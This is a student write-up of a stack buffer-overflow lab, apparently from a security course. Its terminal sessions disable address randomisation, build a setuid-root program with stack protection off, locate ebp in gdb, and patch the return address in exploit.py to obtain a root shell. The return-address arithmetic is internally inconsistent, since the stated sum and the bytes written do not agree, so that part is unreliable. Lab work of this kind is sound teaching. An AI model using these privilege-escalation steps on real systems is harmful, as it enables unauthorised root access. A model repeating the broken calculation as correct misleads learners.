

Roozah Khan

#### Pre- task 1

In this task we have to disable the countermeasures which is the address space randomization. This is because it will be guessing the exact address difficult, so we set it to 0. Next, we have to change the shell from “dash” to “zsh” because the countermeasure in /bin/dash makes it difficult to run the attack so we have to link it /bin/sh to /bin/zsh.

```
RoozahKhan@vm:~$cd lab
RoozahKhan@vm:~$ls
call_shellcode.c  exploit.py  stack.c
RoozahKhan@vm:~$ sudo sysctl -q kernel.randomize_va_space
kernel.randomize_va_space = 0
RoozahKhan@vm:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
RoozahKhan@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Jul 25  2017 /bin/sh -> dash
RoozahKhan@vm:~$sudo ln -sf /bin/zsh /bin/sh
RoozahKhan@vm:~$ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Aug 12 19:05 /bin/sh -> /bin/zsh
RoozahKhan@vm:~$
```

TASK 1:

Next, we have to compile the shellcode by using the parameter “-z execstack” because it will make the stack executable or else the program would fail.

```
RoozahKhan@vm:~$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
RoozahKhan@vm:~$ ls
call_shellcode  call_shellcode.c  exploit.py  stack.c
RoozahKhan@vm:~$ ./call_shellcode
$
```


As you can see, I compiled the shellcode program, and the output was “\$”. Since there are no errors, we have successfully run the code and we have access to /bin/sh.

Next, we have to compile the vulnerable program that has a buffer overflow vulnerability called “stack.c”

I changed the buffer size in the program to 200 since that was our given buffer size.

```
^ suggested value: between
#ifndef BUF_SIZE
#define BUF_SIZE 200
#endif
```

In this screenshot, I compiled the stack.c program and then I changed the program to root owned SET UID program. To do that, we have to use the sudo chown root command which changes to root and sudo chmod 4755 so we can read write and execute. To verify we can see the “stack” in red color.

A terminal window with a dark purple background. The text is as follows:

```
RoozahKhan@vm:~$ gcc -DBUF_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c
RoozahKhan@vm:~$ ls
call_shellcode  exploit.py  stack.c
call_shellcode.c stack
RoozahKhan@vm:~$ sudo chown root stack
RoozahKhan@vm:~$ sudo chmod 4755 stack
RoozahKhan@vm:~$ ls
call_shellcode  exploit.py  stack.c
call_shellcode.c stack
RoozahKhan@vm:~$
```

The word "stack" in the second and fourth lines of the output is highlighted in red.

Next, I compile the program in debug mode using gdb. This is mainly to find the “ebp” so we can calculate the correct address for Task 2.

```
RoozahKhan@vm:~$gcc -DBUF_SIZE=200 -o stack_gdb -z exec
stack -fno-stack-protector stack.c
RoozahKhan@vm:~$ls
call_shellcode    exploit.py    stack.c
call_shellcode.c  stack        stack_gdb
RoozahKhan@vm:~$gdb ./stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
```

I printed out the “ebp” and it is 0xbfffea68. We will use this in task 2.

```
Legend: code, data, rodata, value

Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$
```

## TASK 2

In this task we will input a code in the exploit.py program to construct badfile.

Here I modified the exploit.py program and added +12 to the bufsize 200 and so it would be 4 bytes above the ebp. Since in practical theory the return address would be a bigger value, so I added  $0xBFFFEA68 + 150 = 0xBFFFE8B8$

```
#####  
content[212] = 0xB8  
content[213] = 0xEB  
content[214] = 0xFF  
content[215] = 0xBF  
#####
```

Next, I saved the exploit file and made the exploit.py program executable for all users "a+x" and then I run the stack program.

```
RoozahKhan@vm:~$chmod a+x exploit.py  
RoozahKhan@vm:~$ls  
call_shellcode          stack  
call_shellcode.c        stack.c  
exploit.py              stack_gdb  
peda-session-stack_gdb.txt  
RoozahKhan@vm:~$exploit.py  
RoozahKhan@vm:~$./stack  
# whoami  
root  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(  
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113  
(lpadmin),128(sambashare)  
#
```

As you can see above, we got # which means we are root. To verify I used the "whoami" command and it says I am root. This means we are successful in performing the buffer overflow attack and gaining root privilege.